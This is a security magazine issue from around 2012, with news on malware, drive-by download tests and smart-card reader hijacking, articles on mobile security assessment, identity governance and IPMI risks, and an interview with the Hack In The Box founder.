"The people behind these malware are hoping to ride on Windows 8's popularity and some user's eagerness to try out the software," say the researchers.

"Users can never be too careful about what to download and from what sites. These samples may not be the only malicious key generators tools available on the Internet," they point out and advise users to avoid downloading software from untrusted sources.

Testing proves advice on keeping computers safe is sound

The German Federal Office for Information Security (BSI) has been advising users to keep their Windows and other software updated, to switch from Internet Explorer to Google Chrome, and to disable Java (if possible), and to prove that the advice is sound, they carried out a test involving visiting a hundred compromised websites hosting drive-by downloads with two different computers. Both computer had fully updated Windows 7 installed on them, and were protected by Microsoft Security Essentials.

But while one had the latest version of Google Chrome, Adobe Reader, Libre Office, no Java-Runtime, the Adobe Flash Player plugin in Chrome and operates in a restricted user account, the other had been equipped with Internet Explorer 9, year-old versions of Adobe Reader, Libre Office, Adobe Flash Player and Java-Runtime, and ran under an administrator account. Each of the two computers was used to visit a hundred randomly selected websites hosting the Blackhole exploit kit, Flash, Java and PDF exploits, redirects or download link to malware, and other malicious content, and the results were as follows:


Tested configuration	Successful exploit and successful infection	Successful exploit, infection blocked by MSE	No drive-by exploit, just download	No successful attack
Outdated Windows 7	36	10	3	51
Windows 7 configured as recommended by the BSI	0	0	4	96

The results of the testing confirmed previous BSI findings, namely that Blackhole is the most widely used exploit kit, and that some exploit toolkits use filters to detect the use of Chrome, in which case they don't even attempt to exploit vulnerabilities.

They also proved that there many old and new security flaws are targeted, including the latest Java 7 zero-day vulnerability (CVE 2012-4681) discovered in August 2012.

It's interesting to note that the researchers also visited the aforementioned links with an outdated Windows XP installation running under an administrator account, with no antivirus and with Internet Explorer 6 installed, and the machine was successfully infected 88 times. Two downloads were executed but there was no infection, and the attacks were unsuccessful only in ten of the cases.

Shylock's new trick for evading malware researchers



Shylock is a financial malware platform that continues to evolve in order to bypass new defensive technologies put in place by financial institutions and enterprises. While

analyzing a recent Shylock dropper Trusteer noticed a new trick it uses to evade detection. Namely, it can identify and avoid remote desktop environments – a setup commonly used by researchers when analyzing malware.

Suspected malware samples are collected for analysis and often placed onto machines that are isolated in an operations centre ("lab"). Rather than sitting in front of a rack of physical machines in a cold basement lab, researchers use remote desktop connections to study

malware from the convenience and cosiness of their offices. It is this human weakness that Shylock exploits.

This latest Shylock dropper detects a remote desktop environment by feeding invalid data into a certain routine and then observing the error code returned. It uses this return code to differentiate between normal desktops and other "lab" environments. In particular, when executed from a remote desktop session the return code will be different and Shylock won't install. It is possible to use this method to identify other known or proprietary virtual/sandbox environments as well.

Trusteer has found a number of malware strains that utilize different approaches to identify specific execution environments in order to take appropriate evasive actions.

Windows 8 vulnerable to 15% of most popular malware



As users start to (very) slowly adopt the newly released Windows 8, researchers are intent on finding out whether the new OS version is more secure than the previous ones.

Symantec has shared that although they have detected only one particular variant of Windows 7 ransomware that can affect computers running Windows 8, they do not doubt that malware targeting that particular environment will soon start popping up.

Bitdefender researchers have also taken it upon themselves to check out how Windows 8 and its new security features fare against these "old" threats, and the results are not encouraging.

They tested 385 of the most popular malware against two computers both installed with Windows 8, but one with Windows Defender activated and the other not.

In the first case, they managed to infect the machine with 61 malware samples, while one sample bypassed Windows Defender and failed to execute, while another was effectively blocked from delivering the payload by User Account Control. The second computer presented less of a challenge: with no help from Windows Defender, the machine was infected with 234 samples!

"Another 138 samples could not be started on the machine on various reasons, six e-threats executed but then crashed, and seven others launched but had their payload was blocked by UAC," the researchers noted.

It seems that Windows Defender does quite a job, but users obviously shouldn't rely just on it to keep them protected.

PoC malware for remote hijacking of USB smart readers



Researchers from malware.lu, a Luxembourg-based malware analysis and incident response team, have created proof-of-concept malware that allows attackers to gain access to and remotely control users' USB smart card readers.

Smart cards (chip cards) are used for various purposes, among which are also user identification and authentication.

Spanish and Belgian citizens already have an eID card that is used for identification, authentication and for digital signing. Banks issue smart cards to customers who have opted for 2-factor authentication when accessing their online banking service, and many companies give them out to employees in order for them to be able to authenticate themselves when accessing the corporate network from a remote location.

The malware works by installing on the victims' computer a special driver that shares the USB reader over TCP/IP, and another driver on the attacker's computer is able to translate that signal and make it look like the device is physically attached to his computer, Computerworld reports.

The researchers have tested the malware with smart cards issued by a number of Belgian banks and with the eID card issued by the Belgian government, and it works like a charm, so the researchers expect it to work with other smart cards and other readers just as well.

The malware also has a keylogger component, making it possible for attackers to harvest any of the PINs or passwords that are used with the cards - but only if the reader does not have its own keypad.

Another current limitation of the malware is that the driver is not digitally signed and some OS won't accept unsigned software. Still, that shouldn't be a problem for attackers who know how to steal digital certificates and use them to sign the software.



RSA Conference concluded its 13th annual European event at the Hilton London Metropole in October. The event saw information security professionals gathering from across Europe and beyond to learn and share industry knowledge.

The event featured 11 tracks with more than 110 sessions covering a host of topical subjects including Hackers & Threats, Breaking Research, Mobile Security, Identity and Ac-

cess Management, Data Security and Governance, Risk and Compliance.

Identity and Access Management sessions covered the processes, technologies and policies for managing digital identities, their authentication, authorization, roles, and privileges / permissions within or across system and enterprise boundaries and controlling how identities can be used to access resources.



While addressing the crowd, Art Coviello, Executive Vice President for EMC and Executive Chairman of RSA, attributed unbalanced security budget allocations, a shortage of skilled talent and the "perception versus reality gap" as key challenges hampering the effectiveness of security organizations.

Coviello offered an intelligence-driven security model based on a thorough understanding and reprioritization of business risk that results in risk mitigation strategies that, when implemented, produce threat-resistant organizations that also meet compliance mandates. This model requires agile controls based on pattern recognition and predictive analysis, and the use of big data analytics to give context to vast streams of data from numerous sources.

Tom Heiser, President, RSA, said: "One thing that's evident in my discussions with custom-


ers is that many of them do recognize the need to change their mindset and how they approach security. More companies every day are acknowledging that in order to survive in this new era of attacks we all have to accept the fact that bad guys are in our network. Period. It is a fact of life in our connected, consumerized digital world."

"Fortunately I am seeing more companies move past the knee-jerk reaction that says any form of breach is a catastrophic failure. Customers, more executives and more boards of directors are starting to understand that accepting the fact that intrusions will occur is not the same as accepting that losses of sensitive information, malicious vandalism or other harm have to occur. They are adopting new tools and new tactics to balance broad, easy access to information with agile, effective security," he added.



RSA Conference Europe moves to Amsterdam in next year. The event will take place 29th to 31st October at the Amsterdam RAI.

The Call for Speakers is expected to open in Spring 2013.



A mobile environment security assessment

by Erhan J. Kartaltepe



In the 1870s, Western Union faced its greatest threat from a highly disruptive technology: the telephone. During this era, Western Union was the largest telecommunications company in the United States, operating over a million miles of telegraph lines and two international undersea cables.

When Alexander Graham Bell patented the telephone in 1876, he offered Western Union his patent for \$100,000 (a little over \$2 million today). Bell even referred to it by way of shorthand as a "talking telegraph," but Western Union infamously declined his offer.

Telephones had tremendous capabilities but glaring liabilities, not the least of which was their short range, unlike the intercontinental telegraph. Western Union did not see where the telephone fit into their long-term strategy.

Even a decade later, business decisions regarding partnering with or acquiring the nascent AT&T were tabled, and it was only with the advent of "long lines" that the telephone competed with the telegraph in a way Western Union could understand.

It was too late, however; by the early twentieth century, the telephone completely displaced the telegraph.

In some respects, mobile technology is seen as an extension of the web. However, just as telegraph companies took a while to warm to the features of the new telephone, so too have organizations only recently begun to understand mobile in a visceral way.

With the introduction of the tablet and the ubiquity of smartphones running sophisticated operating systems such as Apple's iOS and Google's Android, nearly every Fortune 500 company has introduced or is testing tablets (bitly.com/X9lo3i). Mobile devices, with their dozens of sensors, wireless communication capabilities, speech recognition software, and accessible hardware like GPS and camera, are only beginning to have their potential realized.

While the consumer space has moved in this direction, in the enterprise true mobile app deployment is taking its time - and for good reason.

While web security has naturally matured and organizations have a good enough understanding of its need (if not its value), mobile security is still an unknown / unmet problem.

What does it mean for an organization when a mobile app secures data it gets from the server but stores it in the clear on the device's cache? How widespread is the damage to the organization when an employee loses his or her phone? What are the ramifications when a user roots his or her mobile device? How are regulatory acts and guidance such as PCI, HIPAA, or CPNI interpreted in the mobile space?

The right place at the right time

While web applications have lived in the enterprise for nearly two decades, web security has been something of a laggard. More than one application has been developed to "code complete" status, and then checked for security by an automatic scanner to check the "security" box. When a successful large-scale attack on an organization is made public, financial and intellectual capital is spent to find and patch the leaks.

Mobile, due to its leverage of web technologies, generally reaps the benefit of security analysis in early stages. From a security standpoint, mobile is at the right place at the right time. The problem is that web security analysis against mobile technology is inherently incomplete!

Mobile is more than the web. It's even more than the mobile device. As mobile continually evolves, it's wiser to consider a mobile system as being part of an ecosystem, with the device, its web services (on-site or in the cloud), its data, and their interactions as parts of the system. As tablets and smartphones are used less as mobile browsers and more as conduits into this ecosystem, the need for organizations to fully understand their mobile security environment will only grow.

When an organization's IT staff performs a security assessment against their systems, their goal is to find vulnerabilities (generally through a variety of techniques such as black box, white box, and penetration testing), and report their findings. Often an organization will

determine that there is a conflict of interest with IT being in charge of the systems and critically assessing them and will look to a consultancy as an impartial, trusted advisor.

In either case, the sequence of events is often the same:

1. The advisor finds a list of vulnerabilities
2. The advisor provides a remediation possibilities
3. The organization does a cost-benefit analysis on each item
4. The organization employs the advisor or its IT department to perform a subset of the recommendations.

The end result is that the organization spends some financial and intellectual capital to prevent a costlier loss later, with the net result being a more secure system and a net gain for the organization.

But what if there was more value the advisor could provide? What if he could provide cultural alignment information to assist with easy to incorporate fixes? What if he could provide a profile of the risks it currently faces against the organization's current concerns?

A Mobile Environment Security Assessment, or MESA, would help an organization discover where its greatest risks lay, and how to change its security focus to meet these challenges.

Assessing the security of the mobile environment

If mobile encompasses three layers as described earlier (the device itself, the web layer, and the data layer), then to better understand the environment, it may make sense to look at a list of top vulnerabilities in the space, either through open frameworks or through proprietary research in the space.

One organization that provides a top ten list for both mobile device and web vulnerabilities is the Open Web Application Security Project (owasp.org). OWASP's top ten threat list for web applications (bitly.com/j81f39) lists liabilities like sensitive information disclosure, injection, and cross-site scripting (XSS).

Newer and thus less known is OWASP's top ten threat list for mobile devices (bitly.com/zTWb2k), which includes weaknesses such as insecure data storage, weak server side controls, and insufficient transport layer protection.

To round the data layer off, Imperva provides a useful "Top 10 Database Security Threats" list (<http://bit.ly/SoTygM>), which describes vulnerabilities like excessive privilege abuse, platform vulnerabilities, and SQL injection.

As the mobile environment continues to evolve, so will its threats. We can remain current by leveraging updates to the vulnerability list, replacing one list with another from a different provider, or revising the list with input from our experience.

In this way, much like safety maintenance on a vehicle, we have a "30-point inspection" to guide us generally, while we also look for specific vulnerabilities in the organization.

Likewise, though a mobile environment comprises a device, web services, and data today, it may later make sense to incorporate an external sensor layer, or something else. In this case, this more complex system will have a 40-point inspection instead.

As we'll see, vulnerabilities come and go, but we will need a second dimension to understand how an organization views its security state and where it can do the most good.

A Mobile Environment Security Assessment in action

The list of threats described earlier is very specific to a mobile environment, but they help inform an organization of its general security stance and needs. Often, the CIA (confidentiality, integrity, accessibility) triad is used as it comprises the core principles of information security.

Because it's an iron triangle and improvements in one area can affect others negatively, an elastic model like VACS (validation, authentication and authorization, communication and cryptography, system configuration) can be used instead.

In either case, each vulnerability impacts one or more of these categories. For example, a mobile application's insufficient transport layer encryption only impacts communication and cryptography (its "C value"), but its side-channel leakage affects all but validation.

So even if buffer overflows are an unlikely vulnerability for an app, but XSS attacks are on the rise, they both inform us as to an organization's validation vulnerabilities.

For each item in our 30-point checklist, we can assign a weight for its V, A, C, and S values to give us a better understanding of its ramifications. For example, insecure data storage might have a weight of 2 for its S value and a 1 for its C value.

	Vulnerability	Cost	V	A	C	S
Mobile: Insecure Data Storage	0.2	0.8			1x.2x.8	2x.2x.8
Mobile: Weak Server Controls	0.2	0.3	2x.2x.3			
Web: Sensitive Info Disclosure	0.8	1.0		2x.8x1	1x.8x1	1x.8x1
Web: Injection	0.3	0.6	2x.3x.6	1x.3x.6		
Data: Excessive Privilege Abuse	0.9	0.7		2x.9x.7		1x.9x.7
Data: SQL Injection	0.1	0.4	2x.1x.4			
Summation			0.56	3.04	0.96	1.75
Normalized			0.093	0.608	0.480	0.438

Table 1: Example MESA risk profile for an organization.

These values provide a security profile of a mobile environment across four dimensions. In addition to an assessment report and remediation list, this profile helps an organization understand at a glance where its largest mobile environment risks reside.

While these values provide a wealth of information about an organization and its security state, a similar exercise can be done against

what it already provides in terms of countermeasures against these same threats. By replacing an organization's vulnerability with its countermeasure budget (again, as a normalized value in this example), it can provide a second security profile, as in Table 2.

This "concern profile" expresses what the organization is currently focused on as part of their security strategy.

	Countermeasure	Budget	V	A	C	S
Mobile: Insecure Data Storage	0.9	0.8			$1 \times .9 \times .8$	$2 \times .9 \times .8$
Mobile: Weak Server Controls	0.0	0.3	$2 \times 0 \times .3$			
Web: Sensitive Info Disclosure	0.8	1.0		$2 \times .8 \times 1$	$1 \times .8 \times 1$	$1 \times .8 \times 1$
Web: Injection	0.1	0.6	$2 \times .1 \times .6$	$1 \times .1 \times .6$		
Data: Excessive Privilege Abuse	0.0	0.7		$2 \times 0 \times .7$		$1 \times 0 \times .7$
Data: SQL Injection	0.3	0.4	$2 \times .3 \times .4$			
Summation			0.36	1.66	1.52	2.24
Normalized			0.060	0.332	0.760	0.560

Table 2: Example MESA concern profile for an organization.

These normalized calculations can then be graphed to more clearly demonstrate where

risk lays within an organization versus what they currently feel they face, as in Figure 1.





Figure 1: Example MESA risk profile (left) and concern profile (right) visualizations.

The closer the alignment, the easier it is culturally for an organization to implement remediation strategies. In this example, an organization will find mobile environment validation and system recommendations easiest to digest, as their scores in the risk profile closely matches those in the concern profile.

Moreover, by understanding where it places its emphasis (the communication and cryptography in this example), an organization can validate that it's getting the return on investment it seeks or determine how transferring capital to remediate greater risks may make tactically and strategically.

If you can't measure it, you can't manage it

Mobile is here to stay, along with its associated risks. Like the telephone from a century and a half ago, it's a disruptive technology; tried-and-true web security techniques will not be effective in the mobile environment.

Mobile applications do not exist in a vacuum, but are part of an organic infrastructure that


has not yet solidified. However, with all of these challenges, mobile has the ability to transform how an organization does business, just as the web did so years before.

By taking an objective, holistic approach like MESA to measure a mobile system's security at all layers, an organization can manage risks as they come and derive value from its investment.

Erhan J. Kartaltepe, PMP, CISSP is a manager at Pariveda Solutions (www.parivedasolutions.com) with 13 years of experience in secure software engineering, applied cryptography, and technical leadership. Mr. Kartaltepe has served as project manager and security architect for a number of Fortune 500 companies and has led security assessment and remediation engagements for large and small organizations. He has also earned multiple awards, including "Most Innovative Company" finalist at RSA Conference 2009 for SafeMashups, an innovative suite for securing web mashups.

FRESH SECURITY NEWS

www.twitter.com/helpnetsecurity





Are Hackers Finding a Way Into Your Network?

GFI LANguard

Award-winning vulnerability management software

To lower the security risk you need GFI LANguard, a solution that provides network vulnerability scanning, patch management and auditing in one integrated package. This award-winning solution allows you to scan, detect, assess and rectify vulnerabilities on your network faster and more effectively.



WEB & MAIL SECURITY
ARCHIVING & FAX
NETWORKING & SECURITY

Download your FREE trial version from www.gfi.com/lannetscan/

tel: +1 (888) 243-4329 | fax: +1 (919) 379-3402 | email: ussales@gfi.com | url: www.gfi.com/lannetscan/



Hack In The Box CEO on the information security landscape

by Mirko Zorz

Dhillon Kannabhiran is the Founder and CEO of Hack In The Box. He's in charge of leading and developing the HITB series of international deep-knowledge network security conferences and trainings. In this interview he tackles various aspects of the modern infosec landscape.

As the organizer of Hack in The Box, a series of highly regarded global information security events, what do you see as the main differences between security professionals in the US, Europe and Asia? Are they worried about the same things? How does culture influence the way companies tackle computer security?

There are a lot of differences and they are due to everything from education background to access to technology.

In Europe and the US access to newer technologies means you have some researchers working on everything from smartcards to RFID security and medical devices, while others are focusing on the hardware side of things - from hacking of embedded systems to analysis of things like femtocells and IPTV set-top boxes.

In Asia, the Vietnamese researchers who participate in our Capture The Flag competition are extremely skilled reverse engineers and can tear apart binaries all day long, while Malaysian researchers tend to focus more on web app security.

There's definitely something interesting going on regardless of which part of the world you're in. Let's not forget those who are researching locks and physical security issues - there's actually a growing pool of interest in lock picking even in Asia!

I think security professionals and companies in general are more or less facing the same sets of issues regardless of geographic location, and they're worrying about more or less the same things. Common worries include data leakage, security of data in the cloud, smartphone security and the headaches

associated with BYOD. The way in which companies respond to security issues is however a completely different story.

I think that in the US and EU companies tend to take a proactive, layered approach to security with budgets set aside for security so they can throw about terms like “defense in depth”.

In Asia, most companies don’t really understand the security issues to begin with and take a “patch and pray” approach at best – not actively looking and evaluating the inherent risks that they face but doing the bare minimum necessary to say that they’re “trying.” In short, they’ve got a firewall, maybe an IDS, and they’re applying patches as they come out, all the while hoping for the best.

I am, of course, generalizing and there are indeed exceptions with Asian companies that are trying to change the way they work and to adopt a more robust in-house security program rather than a shotgun approach to security, but they are certainly not the norm.

What event has, in your opinion, defined the security landscape in 2012?

I would say that the Anonymous movement picking up speed and its offshoot LulzSec’s hacking rampage of Sony, CIA, RSA and others were by far the most significant series of hacks in 2012.

Let’s not forget about the hacks of various banks, including the 50GB data leak back in June, plus the breach against Global Payments, and of course the breach into Foxconn and Symantec.

The ease with which these supposedly robust and reliable institutions were systematically compromised shook up the industry. We are not talking about some mom-and-pop web shop or SME located in a far corner of the globe here - these guys were hitting the big boys and hitting them hard! I think it’s safe to say 2012 will go down as “the year of hacktivism.”

In the US and EU companies tend to take a proactive, layered approach to security with budgets set aside for security so they can throw about terms like “defense in depth”.

With a great number of successful attacks on high profile companies, this year was THE year of the data breach. Based on your conversations with information security professionals worldwide, do you get the impression that these breaches have made a positive impact? Are we finally on the proper path towards stronger security?

Yes and no.

Yes, it’s made a positive impact on the bottom line of security vendors and those who are tasked with selling security. It’s also probably made more companies wake up and take a look at the potential of a major breach affecting them and perhaps trying to do something about it or at least mitigate their risk.

I think there probably hasn’t been a better time to be a security vendor selling security as

companies everywhere want to “be prepared” or at least appear that they’re doing something towards becoming more secure.

However, if you’re asking whether we are more secure now because of these breaches, my answer is no. People are still making the same mistakes and we’re merely seeing the target shift from the network ('90s) to the desktop ('00s) and now to the cloud and your smartphone / mobile device.

While the number of flaws and vulnerabilities has decreased (it’s now much harder to find simple bugs in a particular piece of software), the complexity of the system as a whole has increased. There are more moving parts to think about – more balls to juggle, so to speak.

What's your take on the trend of companies offering money for vulnerabilities, some vast amounts for zero days? What impact will this have on vulnerability research in the next decade?

I think it's great.

Security research costs money - plain and simple.

It doesn't matter whether you're doing it for the pure love of the hack or if you're paid to sit around and hunt for bugs. Time is still time and researchers should be rewarded and recognized in some way for the effort and energy

put in to finding bugs. This doesn't necessarily have to be in the form of an outright cash payment. A nice start would be to at least recognize the security vulnerability, fix it and give credit to the researcher for the findings. Oh yes, and not suing them for pretty much doing YOUR WORK would be good as well!

The impact to the industry as a whole is positive all round - the vendor gets to have complex bugs addressed by folks who know security (builders do not make good breakers), the researchers get paid / recognition for their efforts, and the customer ends up with a more secure service / piece of software. What's not to love about that?

Apple has always preached the “think different” mantra but their approach to security and security response is somewhat akin to “let’s put our heads in the sand and hope this problem goes away.”

As a long time Mac user, how do you find Apple's lack of a dedicated security strategy? Should they have a CSO? What kind of hurdles can they expect going forward?

Apple has always preached the “think different” mantra but their approach to security and security response is somewhat akin to “let’s put our heads in the sand and hope this problem goes away.” I think Apple would also prefer the entire jailbreak scene to just “disappear” as well.

They’re not engaging with the security community and provide almost no details to consumers on what security vulnerabilities are being addressed in each patch release.

They basically tell you to just apply this patch because “it fixes a bunch of very bad bugs” - no details, no mitigation options. Security response? What response?

Of course this is starting to change – Apple had their first “public” appearance at Blackhat this year, sending their security manager to

talk about iOS security. Of course Apple talking about security is not the same thing as having its own bug bounty program but one has to start somewhere.

Needless to say, as the popularity of OS X increases, malware writers and crime gangs will shift their focus to OS X (they already have if you haven’t noticed). Let’s not forget that Apple’s ecosystem seems to be shifting towards the cloud and the seamless integration between iOS devices and OS X with all complexity and headaches handled transparently in the background. But complex systems are hard to secure and there will always be bugs.

While there are a lot of smart people working at Apple, they could certainly add on a competent Chief Security Officer who’s committed to communicating with customers about security issues and who’s willing to engage with independent security researchers and the security industry as a whole – and that includes Apple’s competitors. As they say, none of us is as smart as all of us.

Mirko Zorz is the Editor in Chief of (IN)SECURE Magazine and Help Net Security.

Events around the world



InfoSec World Conference & Expo 2013

www.misti.com/infosecworld

Walt Disney World Swan and Dolphin, Orlando, FL, USA

15 April-17 April 2013

e-Crime Congress 2013

www.e-crimecongress.org/congress

Victoria Park Plaza Hotel, London, UK

12 March-13 March 2013

Flocon 2013

www.cert.org/flocon

Hyatt Regency Albuquerque, Albuquerque, NM, USA

7 January-10 January 2013

IRISSCERT Cybercrime Conference 2012



The IRISSCERT Cybercrime Conference held in Dublin, Ireland proved once again to be an excellent source of information for security professionals.

Now in its fourth year and hosted by Ireland's Computer Emergency Response Team, IRISSCERT, the conference has garnered a well-earned reputation as being one of the top security conferences in Europe.

Each year the conference has managed to put together an impressive list of speakers. Previous years have seen luminaries in information security such as Howard Schmidt and Mikko Hypponen address the conference.

This year's keynote speaker was Marcus Ranum, CTO for Tenable Security and a thought leader in the industry. Ranum's insightful talk focused on the implications computer viruses such as Stuxnet and the growing rhetoric about cyberwar will have on the Internet, society and ultimately people's lives.

Ranum highlighted that the use of malware such as Stuxnet, Flame and Duqu in these so-

called cyber conflicts may actually be breaking international laws and treaties such as the Geneva Convention.

A thought-provoking yet uncomfortable talk by Michael Moran from Interpol highlighted the challenges police face when fighting against online child abuse material.

In particular, Moran called on all those responsible for supporting and managing their organizations' networks to report any such material they find to the police. It was a hard-hitting talk but one that drew a long and supportive round of applause from the assembled crowd.

Brian Honan from IRISSCERT also gave an overview of the incidents they dealt with during 2012. IRISSCERT had 429 incidents reported to it in 2012, which is a slight drop from the 441 incidents reported in 2011. However, the impact of the attacks this year was much greater with double the number of Denial of Service attacks reported and ransomware attacks aimed at small to medium businesses,



with some businesses being extorted by as much as €4,000 to get their data back.

In parallel to the conference the annual cyber challenge hosted by IRISSCERT in partnership with the Irish Honeynet Project was also held.

The purpose of the contest was to pitch 10 teams of 4 people against each other through various challenges to see which team would

score the most points to win. For the fourth year in a row the cyber challenge was won by the same team from Trinity College Dublin.

The planning for next year's conference is already underway, and the organizers are hoping to continue to grow its reputation both domestically and internationally. Pencil 21 November 2013 into your diaries for a trip to Dublin in what should be, once again, an insightful and fun day.



Comply or die: The importance of a business-centric approach to compliance

by Adam Evans



Organizations can sometimes be overwhelmed by the challenges they face, and it isn't hard to see why. Businesses have to defend themselves against a raft of complex internal and external threats, all the while keeping their eyes on compliance and regulation. As a result of these increasingly heavy burdens, risk management has reached a critical juncture.

An independent straw poll survey of CIOs and IT managers recently showed how enterprises view the broad area of compliance and, in particular, the topics of identity management and access governance.

According to the results, improving the overall risk stance of companies is the number one short-term compliance objective. This is closely followed by the desire to improve audit performance and free up IT to focus on activities that will add real value to the wider business.

The latter goal follows the research's finding that three quarters (76%) of the respondents describe their current compliance and attestation processes as either "completely" or "mostly" manual. Unsurprisingly, respondents

highlighted the slow, manual nature of their compliance and attestation approach as their biggest challenge.

One particular difficulty with manual processes is that they are not scalable, and as a result they can become far too time-consuming. As an example, if it takes six months to complete certification and then another six months to finish the reporting, then the process never ends from year to year. It is the compliance equivalent of the Forth Rail Bridge: the very second the job is finished, it starts all over again. It is a pretty bleak state of affairs, and it also means that teams are kept away from value-adding work. Not only that, but each element of a manual process increases the chance of errors.

A workable solution

These reasons explain why some businesses are looking at Identity and Access Governance (IAG). IAG describes a business-centric approach to identity management that addresses fast-moving technical, legal and regulatory requirements relevant to business stakeholders. It centralizes identity data, captures business policy, models roles, and proactively manages user and resource risk factors. IAG suites also provide automated, user-friendly systems that further business objectives in a secure environment, meaning that information quality and decision making is improved across the business.

What a suite-based solution can offer

Mitigating risk around access to corporate data is paramount for all organizations in any industry. Access policies must be well defined, centrally controlled and consistently enforced. But the scarce resources of IT teams often struggle to keep pace with the constant flow of security risks.

Add such technological advances as cloud computing and mobility, and the number of vulnerable surface vectors subject to security attacks can escalate dramatically.

Taking a suite-based framework approach to IAG can alleviate all the above challenges. The framework supports critical risk management processes, including:

- Establishing compliance initiatives and meeting regulation requirement
- Controlling user access/instituting lifecycle management
- Ensuring accountability
- Automating processes to manage access risk

Suite-based solutions offer superior management controls to gauge policy compliance and improve enterprise-wide visibility into user access. Gaining a clear picture of internal threats, identifying individual user access, and determining whether that access is appropriate are all key concerns. A suite-based access governance approach enables an ad-

ministrator to gain a clear organizational “snapshot” of user access and take corrective action if required. It also ensures that all governance actions are “sticky,” i.e. that they are irreversible until approved by a recognized authority.

Audit performance

Almost half of respondents (45%) stress the importance of improved audit performance, which is a key component of any centralized access governance suite along with improved performance and visibility. These features reduce complexity and limit associated costs by providing an approach that can be fully automated and quickly implemented.

Managing user access through a unified IAG framework has many benefits. The user-friendly approach simplifies the certification process and allows users to edit certain elements of their identities, manage passwords and request roles and entitlements. Moreover, automated lifecycle event management based on established business policies enables IT to tackle more valuable tasks.

As organizations evaluate various approaches - from manual “home-brew” and ad-hoc technologies to automation - to achieve optimal IAG control, it is expected that they will increasingly choose suite-based solutions. Such solutions offer increased integration with pre-existing processes, scalability and management controls, and lower costs.

Aligning IT with the business

Business benefits of identity and access governance include dashboards that offer data analysis via graphs, charts, and reports, as well as advanced analytics that can be applied to predefined or custom reports. Streamlined integration and the improved quality of information ensure that business professionals and the IT department are aligned.

This clear division of responsibility means that business leaders can focus on achieving compliant business processes, safe in the knowledge that resource connectivity is assured.

HELP NET SECURITY

www.net-security.org

14 years of information security news





Hackers can get in when systems are off: The risks of lights out management

by Phil Lieberman

With great power comes great responsibility – but for many that message isn't getting through.

The Intelligent Platform Management Interface (IPMI) is a standardized computer system interface that forms the underpinnings of Lights Out Management (LOM) in organizations across the globe.

LOM allows a system administrator to monitor and manage servers by remote control and provides keyboard, video, and mouse over LAN.

These “lights out” cards are used by major manufacturers of servers and high-end workstations under different guises – for example, Dell labels them as Dell Remote Access Cards (DRAC), HP calls them Integrated Lights Out cards (ILOs).

Regardless of the label, it is a powerful technology capable of turning a machine on remotely, even when it's switched off. However, with great power comes great responsibility...

Let's start with what IPMI is used for. The technology primarily allows administrators that are sitting at their own terminal in another room, another building, or even on the other side of the world, to log in and take control of a server and perform tasks as if they were physically standing right in front of the device.

They can turn it on, turn it off, and interact with what is on the screen. Perhaps more importantly, they can also manage the BIOS of the machine, install software on it, insert a CD (potentially from a network share) and boot off of that, and more.

Translated into English, this means that whoever has the ability to log into the LOM card has tremendous power over the server and the system it operates. If you're the right person, and you know what you're doing, it's a great ability to have. But if you're not... Well, I think you get the picture!

IPMI – locked or wide open?

Recent reports identified IPMI is an electronic accident waiting to happen and postulated that hackers could use it to infiltrate the network even if the device is turned off. I'm sorry to be the bearer of bad news, and I really don't want to appear alarmist, but it's not so much that they "could," but they already have. Hackers have known about IPMI for years and to think that they haven't already used this entry point is extremely naive. In fact, even locating these devices on a network is easy with free tools like IPMIPing or a port scanner looking for port UDP 623.

IPMI presents a clear danger to any organization that utilizes the technology without the necessary control and management of passwords and access rights. A malicious insider or previous employee could retain access if passwords are never changed.

Act before it's too late

Now, before you all panic, I'm not suggesting that the best way to prevent a malicious actor accessing this powerful technology is to pull the plug - that would be akin to suggesting you cut off your arm because you little finger is itchy. However, you need to understand that you've potentially got all your valuables sitting next to an open window and you should really take the necessary steps to immediately slam it shut.

